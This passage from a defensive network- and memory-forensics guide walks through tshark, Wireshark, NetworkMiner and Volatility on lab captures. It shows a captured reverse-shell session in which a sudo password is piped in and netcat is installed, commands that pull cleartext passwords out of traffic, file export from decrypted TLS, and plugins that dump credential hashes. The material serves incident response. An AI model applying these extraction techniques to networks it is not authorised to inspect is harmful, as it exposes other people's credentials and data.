We can quickly find out the TCP ports and respective IPs that were involved in the communication. Though keep in mind reverse shells can also use UDP ports, and C2 can happen over some wacky stuff like DNS and ICMP (which is ping's protocol).

Here, we get awesome results that let us know 192.168.2.244 was using 4444, which is Metasploit's default port to use

```
tshark -r shell.pcapng -q -z endpoints,tcp
```

	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
192.168.2.5	52242	171	13932	84	7995	87	5937
192.168.2.244	4444	171	13932	87	5937	84	7995
91.189.91.38	80	30	7587	12	5373	18	2214
192.168.2.5	36874	17	2855	10	1535	7	1320
192.168.2.5	36876	13	4732	8	679	5	4053
192.168.2.243	47348	10	911	5	425	5	486
35.224.99.156	80	10	911	5	486	5	425
192.168.2.244	56398	10	911	5	425	5	486
35.222.85.5	80	10	911	5	486	5	425
192.168.2.244	34972	8	2162	5	338	3	1824
192.168.2.5	9999	8	2162	3	1824	5	338
192.168.2.10	139	1	66	1	66	0	0
192.168.2.2	43926	1	66	0	0	1	66

A limitation of the above command however is that it does't give information on WHOMST the malicious port and IP were communicating with. Therefore, we can also deploy this command, which let's us know source and destination IP's relationship, as well as the number of packets communicated in this relationship, and the time duration of this relationship.

```
tshark -r shell.pcapng -q -z conv,tcp
```

	<- Frames	Bytes	> Frames	Bytes	Total Frames	Bytes	Relative Start	Duration
192.168.2.5:52242	<->	192.168.2.244:4444	87	5,937bytes	84	7,995bytes	171	13kB 0.000000000 243.0223
192.168.2.5:36874	<->	91.189.91.38:80	7	1,320bytes	10	1,535bytes	17	2,855bytes 23.641111330 0.4581
192.168.2.5:36876	<->	91.189.91.38:80	5	4,053bytes	8	679bytes	13	4,732bytes 41.407729652 0.0440
192.168.2.243:47348	<->	35.224.99.156:80	5	486bytes	5	425bytes	10	911bytes 130.390214831 0.1347
192.168.2.244:56398	<->	35.222.85.5:80	5	486bytes	5	425bytes	10	911bytes 213.575447912 0.1396
192.168.2.244:34972	<->	192.168.2.5:9999	3	1,824bytes	5	338bytes	8	2,162bytes 219.408686970 15.8769
192.168.2.2:43926	<->	192.168.2.10:139	1	66bytes	0	0bytes	1	66bytes 23.052072590 0.0000

What Commands did an Adversary Run

Honestly, this is one of those things that is easier done in *Wireshark*. Going to Analyse, Follow, and TCP Stream will reveal much.

The screenshot shows the Wireshark interface with a packet selected in the list. A context menu is open under the 'Follow' option, with several items highlighted in red:

- Display Filters...
- Display Filter Macros...
- Display Filter Expression...
- Follow As Column Ctrl+Shift+I
- Follow As Filter
- Prepare as Filter
- Conversation Filter
- Enabled Protocols... Ctrl+Shift+E
- Decode As... Ctrl+Shift+U
- Reload Lua Plugins Ctrl+Shift+L
- SCTP
- Follow TCP Stream Ctrl+Alt+Shift+F

The 'Follow TCP Stream' option is the one currently selected. To the right of the interface, a terminal window shows the command being run:

```
jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S apt update
echo "*umR@Q%4V&RC" | sudo -S apt update
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
```

Below the terminal, the output of the command is displayed:

```
Hit:1 http://us.archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu bionic-security InRelease
Reading package lists...
Building dependency tree...
Reading state information...
18 packages can be upgraded. Run 'apt list --upgradable' to see them.
jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S apt install netcat
echo "*umR@Q%4V&RC" | sudo -S apt install netcat
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists...
Building dependency tree...
Reading state information...
The following package was automatically installed and is no longer required:
  libdumbnet1
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  netcat
0 upgraded, 1 newly installed, 0 to remove and 18 not upgraded.
Need to get 0 B of archives.
```

If you absolutely want to do this in the command-line, Tshark will allow this. Under `-z` we can see `follow,X`. Any protocol under here can be forced to show the stream of conversation.

```
flow,tcp  
follow,http  
follow,http2  
follow,quic  
follow,tcp  
follow,tls  
follow,udp
```

We can compare what our command-line tshark implementation and our wireshark implementation look like. Though it ain't as pretty, you can see they both deliver the same amount of information. The advantage of Tshark of course is that it does not need to ingest a packet to analyse it, whereas Wireshark does which can come at an initial performance cost.

```
tshark -r shell.pcapng -q -z follow,tcp,ascii,0
```

The screenshot shows a terminal window on the left and a Wireshark window on the right. The terminal window displays the command `tshark -r shell.pcapng -q -z follow,tcp,ascii,0` and its output. The Wireshark window shows a TCP stream with the same data. Red boxes highlight specific parts of both outputs for comparison.

```
[27-Jun-21 12:13:39 BST] Desktop/WireDive  
-> tshark -r shell.pcapng -q -z follow,tcp,ascii,0 | head -n30  
=====  
Follow: tcp,ascii  
Filter: tcp.stream eq 0  
Node 0: 192.168.2.5:52242  
Node 1: 192.168.2.244:4444  
16  
jtomato@ns01:~$  
41  
echo "*umR@Q%4V&RC" | sudo -S apt update  
40  
echo "*umR@Q%4V&RC" | sudo -S apt update  
1  
1  
81  
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.  
50
```

Wireshark Follow TCP Stream (tcp.stream eq 0) shell.pcapng

```
jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S apt update  
echo "*umR@Q%4V&RC" | sudo -S apt update  
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.  
Hit:1 http://us.archive.ubuntu.com/ubuntu bionic InRelease  
Hit:2 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease  
Hit:3 http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease  
Hit:4 http://us.archive.ubuntu.com/ubuntu bionic-security InRelease  
Reading package lists...  
Building dependency tree...  
Reading state information...  
18 packages can be upgraded. Run 'apt list --upgradable' to see them.  
jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S apt install netcat  
echo "*umR@Q%4V&RC" | sudo -S apt install netcat  
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.  
Reading package lists...  
Building dependency tree...  
Reading state information...  
The following package was automatically installed and is no longer required:  
libdumbnet1  
Use 'sudo apt autoremove' to remove it.  
The following NEW packages will be installed:  
netcat  
0 upgraded, 1 newly installed, 0 to remove and 18 not upgraded.  
Need to get 3,436 B of archives.  
After this operation, 13.3 kB of additional disk space will be used.  
Get:1 http://us.archive.ubuntu.com/ubuntu/bionic/universe amd64 netcat all 1.10-41.1 [3,436 B]  
Fetched 3,436 B in 0s (101 kB/s)  
Selecting previously unselected package netcat.  
(Reading database...  
(Reading database ... 5%  
(Reading database ... 10%  
(Reading database ... 15%  
(Reading database ... 20%  
(Reading database ... 25%  
(Reading database ... 30%
```

For other packets, to identify their stream conversation it saves the value as "Stream Index: X"

```
Checksum: 0x414f [unverified]  
[Checksum Status: Unverified]  
[Stream index: 55]  
[Timestamps]  
[Time since first frame: 0.011625000]  
[Time since previous frame: 0.0014000]
```

Get Credentials

In theory, `-z credentials` will collect the credentials in packets. I, however, have not had much success with this tbh.

```
tshark -r ftp.pcap -z credentials
```

Packet	Protocol	Username	Info
40	FTP	nathan	Username in packet: 36

Here's an alternative, less refined, works though.

```
tshark -r 0.pcap -V -x -P | grep -iE 'user|pass'
```

```
[20-Jun-21 13:51:27 BST] cap/enum
[+] tshark -r 0.pcap -V -x -P | grep -i 'pass'
    .form-signin input[type="password"] {\n03b0  74 79 70 65 3d 22 70 61 73 73 77 6f 72 64 22 5d  type="password"]\n    38  4.126630 192.168.196.16 → 192.168.196.1 21 54411 FTP Response: 331 Please specify\n        331 Please specify the password.\r\n\n        Response code: User name okay, need password (331)\n        Response arg: Please specify the password.\n40  5.424998 192.168.196.1 → 192.168.196.16 54411 21 FTP Request: PASS Buck3tH4TF0RM3!\n    PASS Buck3tH4TF0RM3!\\r\\n\n        Request command: PASS\n0030  50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 63  P ... J ... PASS Buc
```

Extracting Stuff

Wireshark sometimes sucks when you want to quickly extract stuff and just look at it. Fortunately, there are alternatives to be able to quickly get and look at files, images, credentials, and more in packets.

► section contents


NetworkMiner

NetworkMiner is GUI-based network traffic analysis tool. It can do lots of things, but the main things we can focus on here is the ability to rapidly look at all the stuff.

BUT, NetworkMiner has some limitations in its FREE version, so we'll just focus on some of its features.

You can fire up NetworkMiner from command-line to ingest a particular pcap

```
networkminер c42-MTA6.pcap
```



View Files

In the top bar, you can filter for all of the files in the traffic.

The screenshot shows the NetworkMiner interface with the 'File' tab selected. The top bar has tabs for 'Hosts (145)', 'Files (570)' (which is highlighted with a red arrow), 'Messages (147)', 'Messages', 'Credentials (36)', 'Sessions (290)', 'DNS (274)', 'Parameters (13663)', 'Keywords', and 'Anomalies'. Below the tabs is a 'Filter keyword:' input field. The main area is a table with columns: 'Frame nr.', 'Filename', 'Extension', 'Size', and 'Source host'. The 'Extension' column is highlighted with a red arrow.


Frame nr.	Filename	Extension	Size	Source host
9591	Baltimore CyberTrust Root[1].cer	cer	1 049 B	63.219.254.42 [a2047.dspl.akamai.net] [fbcdn-pr...
9009	DigiCert SHA2 High Assurance.cer	cer	1 205 B	104.244.43.71 [wildcard.twimg.com] [pbs.twimg...
13539	GeoTrust Global CA[2].cer	cer	897 B	216.58.216.78 [www-google-analytics.l.google.c...
15529	RapidSSL SHA256 CA - G3.cer	cer	1 065 B	205.186.145.38 [breakingintowallstreet.com] [w...
9621	a248.e.akamai.net[2].cer	cer	1 472 B	63.219.254.42 [a2047.dspl.akamai.net] [fbcdn-pr...
2383	bridesitory.com.cer	cer	1 206 B	52.8.251.48 [bridesitory.com] [www.bridesitory....
2383	RapidSSL SHA256 CA - G4.cer	cer	1 194 B	52.8.251.48 [bridesitory.com] [www.bridesitory....
2390	bridesitory.com[1].cer	cer	1 206 B	52.8.251.48 [bridesitory.com] [www.bridesitory....
2390	RapidSSL SHA256 CA - G4[1].cer	cer	1 194 B	52.8.251.48 [bridesitory.com] [www.bridesitory....
9440	Baltimore CyberTrust Root[2].cer	cer	1 049 B	96.17.10.18 [a1531.ds4.akamai.net] [fbexterna...
9449	facebook.com[4].cer	cer	1 259 B	31.13.74.7 [scontent.xx.fbcdn.net]
1028	VeriSign Class 3 Public Prim[1].cer	cer	1 226 B	131.253.61.68 [login.live.com.nsatc.net] [login.li...

View Images

In the top bar, you can filter for all of the images in the traffic. It will include any images rendered on websites, so you'll get a load of random crap too.

File Tools Help

Hosts (145) | Files (570) | Images (147) | Messages | Credentials (36) | Sessions (290) | DNS (274) | Parameters



Once you see a file you find interesting, right-click and view the file

14474	q3c15jzycq.json.js	js	4 897 B	23.235.44.249 [fallback.global-ssl.fastly.net] [c]
3511	jquery-migrate.min.js	js	7 200 B	104.28.9.93 [www.prideorganizer.com.cdn.clo
15853	index.5BA78640.json	json	1 B	169.54.129.21 [api.mixpanel.com]
782	HPImageArchive.aspx.A099A440			
15935	w2v.php.json			
7621	MEkwRz.ocsp-response			
13810	MEkwRz[1].ocsp-response			
3466	MFEwTzBNMEswSTAJBgUr.ocsp-re			
3468	MFFwTzRNMFcwSTAIRnIrf11.ocsp			

A context menu is open over the row with ID 782, containing options: Open file, Open folder, Calculate MD5 / SHA1 / SHA256 hash, and Auto-resize all columns. A red arrow points to the 'Open file' option.

View Creds

Honestly, I find that these credential filters always suck. Maybe you'll have better luck

Credentials (36)					
response	Server	Protocol	Username	Password	Valid login
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [any.edge.bing.com] [www.bing...	HTTP Cookie	_FS=NU=1; domain=.bing.com; path=/; _HOP=...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [any.edge.bing.com] [www.bing...	HTTP Cookie	_FS=mkt=en-ca&NU=1; domain=.bing.com; pat...	N/A	Unknown
[...]	184.84.243.51 [a4.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	184.84.243.51 [a134.lm.akamai.net] [akam.bing...	HTTP Cookie	SRCHUID=V=2&GUID=93C1BE5FBBA147E9843...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
[...]	204.79.197.200 [any.edge.bing.com] [www.bing...	HTTP Cookie	_HOP=; domain=.bing.com; path=/	N/A	Unknown
[...]	204.79.197.200 [any.edge.bing.com] [www.bing...	HTTP Cookie	_FS=mkt=en-ca&NU=1; domain=.bing.com; pat...	N/A	Unknown
[...]	204.79.197.200 [www.bing.com]	HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown

Tshark Export Objects

For all of the protocols and detailed guidance on exporting objects, you can see [TShark docs on the matter](#)

```
[27-Jun-21 11:22:51 BST] Desktop/WireDive
-> tshark --export-objects help
tshark: The available export object types are:
      dicom
      http
      imf
      smb
      tftp
[27-Jun-21 11:22:51 BST] Desktop/WireDive
```

Export SMB Files

Let's say through our packet analysis, we've identified a particular SMB file we find interesting called *TradeSecrets.txt*

```
[27-Jun-21 11:23:14 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -Ei 'TradeSecrets.txt' | head -n1
 282 18.427389835 192.168.2.2 > 192.168.2.10 SMB2 246 Create Request File: HelloWorld\TradeSecrets.txt
[27-Jun-21 11:23:48 BST] Desktop/WireDive
```

We can go and get all of the SMB files, and save it locally in a directory called `smb_exported_files`

```
tshark -r smb.pcapng -q --export-object smb,smb_exported_files
#-q means don't print all of the packet headers. We don't need those flying across
#the way we export things is by protocol and then local destination directory: so
```

```
[27-Jun-21 11:27:14 BST] Desktop/WireDive
-> tshark -r smb.pcapng -q --export-object smb,smb_exported_files
[27-Jun-21 11:27:22 BST] Desktop/WireDive
-> tree smb_exported_files/
smb_exported_files/
└── %5cHelloWorld%5cTradeSecrets.txt
```

We get the original file, as if we ourselves downloaded it. However, unfortunately we do not get the original metadata so the date and time of the file reflects our current, local time and date. But nonetheless, we have the file!

```
[27-Jun-21 11:29:56 BST] WireDive/smb_exported_files
-> stat %5cHelloWorld%5cTradeSecrets.txt
  File: %5cHelloWorld%5cTradeSecrets.txt
  Size: 50166          Blocks: 104          IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1584026      Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/  remnux)  Gid: ( 1000/  remnux)
Access: 2021-06-27 11:27:22.561525732 +0100
Modify: 2021-06-27 11:27:22.561525732 +0100
Change: 2021-06-27 11:27:22.561525732 +0100
 Birth: -
```

```
[27-Jun-21 11:30:01 BST] WireDive/smb_exported_files
```

```
-> file %5cHelloWorld%5cTradeSecrets.txt
%5cHelloWorld%5cTradeSecrets.txt: ASCII text, with very long lines
```

```
[27-Jun-21 11:30:11 BST] WireDive/smb_exported_files
```

```
-> exiftool %5cHelloWorld%5cTradeSecrets.txt
ExifTool Version Number : 12.26
File Name               : %5cHelloWorld%5cTradeSecrets.txt
Directory              :
File Size               : 49 KiB
File Modification Date/Time : 2021:06:27 11:27:22+01:00
File Access Date/Time   : 2021:06:27 11:30:11+01:00
File Inode Change Date/Time : 2021:06:27 11:27:22+01:00
File Permissions        : -rw-r--r--
File Type               : TXT
File Type Extension    : txt
MIME Type               : text/plain
MIME Encoding           : us-ascii
Newlines                :
Line Count              : 1
Word Count              : 9479
```

```
[27-Jun-21 11:30:17 BST] WireDive/smb_exported_files
```

```
-> strings %5cHelloWorld%5cTradeSecrets.txt | head
```

```
According to all known laws of aviation, there is no way a bee should be able to fly. Its w-
ground. The bee, of course, flies anyway because bees don't care what humans think is impos-
```

Export HTTP Files with Decryption Key

In some situations, you will have a TLS decryption key in your hands. There may have been a file in the traffic you want to get your hands on, so let's do it!

Let's say we're looking around the decrypted traffic and we see an interesting file referenced, in this case an image:

```
apps=1&sync desync=1&no query on subscribe=1&start args=%3Fagent%3Dsonic%26agent_version%3D1587143734%26eac_c
HTTP  GET /files-tmb/TTL7QHDUJ-F011PDVK8TD-115062e5c0/get_a_new_phone_today_720.jpg HTTP/1.1\r\n
HTTP  GET /files-pri/TTL7QHDUJ-F011PDVK8TD/get_a_new_phone_today_.jpg HTTP/1.1\r\n
HTTP  HTTP/1.1 100 Continue\r\n
```

To retrieve this image, we need only supply the decryption key whilst we export the object

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
--export-objects http,exported_http_files
```

And we have downloaded the image to our export directory. Awesome

```
[27-Jun-21 17:53:55 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog file:tls_decrypt_key.txt -q \
> --export-objects http,exported_http_files
[27-Jun-21 17:54:02 BST] Desktop/WireDive
-> ls -lash exported_http_files/*.jpg
92K -rw-r--r-- 1 remnux remnux 89K Jun 27 17:54 exported_http_files/get_a_new_phone_today_720.jpg
140K -rw-r--r-- 1 remnux remnux 140K Jun 27 17:54 exported_http_files/get_a_new_phone_today_.jpg
[27-Jun-21 17:54:05 BST] Desktop/WireDive
-> file exported_http_files/get_a_new_phone_today_720.jpg
exported_http_files/get_a_new_phone_today_720.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI
line, precision 8, 720x604, components 3
[27-Jun-21 17:54:27 BST] Desktop/WireDive
```

PCAP Analysis IRL

I've dissected real life situations via network analysis techniques

You can find my ~~corporate skill~~ professional content [here](#)

Digital Forensics

If you're interested in digital forensics, there are some immediate authoritative sources I implore you to look at:

- [13cubed's youtube content](#) - Richard Davis is a DFIR legend and has some great learning resources
- [Eric Zimmerman's toolkit](#) - Eric is the author of some incredibly tools, and it's worth checking out his documentation on exactly how and when to use them.

► section contents

volatility

► section contents

There are loads of tools that can assist you with forensically examining stuff. Volatility is awesome and can aid you on your journey. Be warned though, digital forensics in general are resource-hungry and running it on a VM without adequate storage and resource allocated will lead to a bad time.

In the Blue Team Notes, we'll use vol.py and vol3 (python2 and python3 implementation's of Volatility, respectively). In my un-educated, un-wise opinion, vol2 does SOME things better than vol3 - for example, Vol2 has plugins around browser history.

Because Volatility can take a while to run things, the general advice is to always run commands and output them (`> file.txt`). This way, you do not need to sit and wait for a command to run

to re-check something.

Get Started

It's worth reviewing the Volatility docs, and make sure you've organised yourself as best as possible before getting started.

One important prep task is to download the [symbols table](#) into your local machine

Symbol Tables

Symbol table packs for the various operating systems are available for download at:

<https://downloads.volatilityfoundation.org/volatility3/symbols/windows.zip>

<https://downloads.volatilityfoundation.org/volatility3/symbols/mac.zip>

<https://downloads.volatilityfoundation.org/volatility3/symbols/linux.zip>

The hashes to verify whether any of the symbol pack files have downloaded successfully or have changed can be found at:

<https://downloads.volatilityfoundation.org/volatility3/symbols/SHA256SUMS>

<https://downloads.volatilityfoundation.org/volatility3/symbols/SHA1SUMS>

<https://downloads.volatilityfoundation.org/volatility3/symbols/MD5SUMS>

Symbol tables zip files must be placed, as named, into the `volatility3/symbols` directory (or just the symbols directory next to the executable file).

Windows symbols that cannot be found will be queried, downloaded, generated and cached. Mac and Linux symbol tables must be manually produced by a tool such as [dwarf2json](#).

Please note: These are representative and are complete up to the point of creation for Windows and Mac. Due to the ease of compiling Linux kernels and the inability to uniquely distinguish them, an exhaustive set of Linux symbol tables cannot easily be supplied.

Reviewing options

Reading the [docs](#) and the `-h` help option let you know exactly what options you have available

Python2: `Vol.py -h`

Supported Plugin Commands:

agtidconfig	Parse the Agtid configuration
amcache	Print AmCache information
antianalysis	
apifinder	
apihooks	Detect API hooks in process and kernel memory
apihooksdeep	Detect API hooks in process and kernel memory, with ssdeep for whi
apt17scan	Detect processes infected with APT17 malware
atoms	Print session and window station atom tables
atomscan	Pool scanner for atom tables
attributeht	Find Hacking Team implants and attempt to attribute them using a w
auditpol	Prints out the Audit Policies from HKLM\SECURITY\Policy\PolAdtEv
autoruns	Searches the registry and memory space for applications running at
ses	
bigpools	Dump the big page pools using BigPagePoolScanner
bioskbd	Reads the keyboard buffer from Real Mode memory
bitlocker	Extract Bitlocker FVEK. Supports Windows 7 - 10.
cachedump	Dumps cached domain hashes from memory
callbacks	Print system-wide notification routines
callstacks	this is the plugin class for callstacks
chromecookies	Scans for and parses potential Chrome cookie data
chromedownloadchains	Scans for and parses potential Chrome download chain recor
chromedownloads	Scans for and parses potential Chrome download records
chromehistory	Scans for and parses potential Chrome url history
chromesearchterms	Scans for and parses potential Chrome keyword search terms
chromevisits	Scans for and parses potential Chrome url visits data -- VERY SLOW
clipboard	Extract the contents of the windows clipboard
cmdline	Display process command-line arguments
cmdscan	Extract command history by scanning for _COMMAND_HISTORY
connections	Print list of open connections [Windows XP and 2003 Only]
connscan	Pool scanner for tcp connections
consoles	Extract command history by scanning for _CONSOLE_INFORMATION
crashinfo	Dump crash-dump information
derusbiconfig	Parse the Derusbiconfig configuration

Python3: vol3 -h

When you see a plugin you like the look of, you can -h on it to get more options

```
#let's take the plugin windows.memmap.Memmap, for example  
vol3 windows.memmap.Memmap -h
```

```
[22-Jun-21 19:01:35 BST] brave/c49-AfricanFalls2  
-> vol3 windows.memmap.Memmap -h  
Volatility 3 Framework 1.0.1  
usage: volatility windows.memmap.Memmap [-h] [--pid PID] [--dump]  
  
optional arguments:  
  -h, --help    show this help message and exit  
  --pid PID    Process ID to include (all other processes are excluded)  
  --dump        Extract listed memory segments
```

Volatility has options for Linux, Mac, and Windows. The notes here mainly focus on Windows plugins, but the other OS' plugins are great fun too so give them a go sometime.

Get Basics

Get basic info about the dumped image itself

Find when the file was created

```
stat dumped_image.mem
```

```
#exiftool can achieve similar  
exiftool dumped_image.mem
```

```
[22-Jun-21 18:31:10 BST] brave/c49-AfricanFalls2  
-> stat 20210430-Win10Home-20H2-64bit-memdump.mem  
  File: 20210430-Win10Home-20H2-64bit-memdump.mem  
  Size: 4831838208      Blocks: 9437192      IO Block: 4096      regular file  
Device: 805h/2053d      Inode: 1324849      Links: 1  
Access: (0664/-rw-rw-r--) Uid: ( 1000/  remnux)  Gid: ( 1000/  remnux)  
Access: 2021-06-22 18:03:59.465742134 +0100  
Modify: 2021-06-17 15:00:40.000000000 +0100  
Change: 2021-06-22 18:01:34.412237527 +0100  
 Birth: -  
[22-Jun-21 18:31:42 BST] brave/c49-AfricanFalls2  
-> exiftool 20210430-Win10Home-20H2-64bit-memdump.mem  
ExifTool Version Number : 12.26  
File Name               : 20210430-Win10Home-20H2-64bit-memdump.mem  
Directory              : .  
File Size               : 4.5 GiB  
File Modification Date/Time : 2021:06:17 15:00:40+01:00  
File Access Date/Time    : 2021:06:22 18:03:59+01:00  
File Inode Change Date/Time : 2021:06:22 18:01:34+01:00  
File Permissions         : -rw-rw-r--  
Error                   : First 4.0 KiB of file is binary zeros
```

Get Profile

Get some basic info about the OS version of the dump

```
vol3 -f dumped_image.mem windows.info.Info
```

```

[22-Jun-21 18:54:39 BST] brave/c49-AfricanFalls2
-> vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.info.Info
Volatility 3 Framework 1.0.1
Progress: 100.00          PDB scanning finished
Variable      Value

Kernel Base      0xf8043cc00000
DTB      0x1aa000
Symbols file:///usr/local/lib/python3.8/dist-packages/volatility3/symbols,
1.json.xz
Is64Bit True
IsPAE  False
primary 0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock 0xf8043d80f368
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors 4
SystemTime      2021-04-30 17:52:19
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine      34404
PE TimeStamp      Tue Oct 11 07:04:26 1977

```

Get some info about the users on the machine

```

#run and output
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs > sids.
#then filter
cut -f3,4 sids.txt | sort -u | pr -Ttd

```

```

#or just run it all in one. But you lose visibility to processes associated
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs |
tee | cut -f3,4 | sort -u | pr -Ttd

```

```
[22-Jun-21 20:20:12 BST] brave/c49-AfricanFalls2
```

```
-> head -n20 sids.txt  
Volatility 3 Framework 1.0.1
```

PID	Process	SID	Name
4	System	S-1-5-18	Local System
4	System	S-1-5-32-544	Administrators
4	System	S-1-1-0	Everyone
4	System	S-1-5-11	Authenticated Users
4	System	S-1-16-16384	System Mandatory Level
108	Registry	S-1-5-18	Local System
108	Registry	S-1-5-32-544	Administrators
108	Registry	S-1-1-0	Everyone
108	Registry	S-1-5-11	Authenticated Users
108	Registry	S-1-16-16384	System Mandatory Level
396	smss.exe	S-1-5-18	Local System
396	smss.exe	S-1-5-32-544	Administrators
396	smss.exe	S-1-1-0	Everyone
396	smss.exe	S-1-5-11	Authenticated Users
396	smss.exe	S-1-16-16384	System Mandatory Level
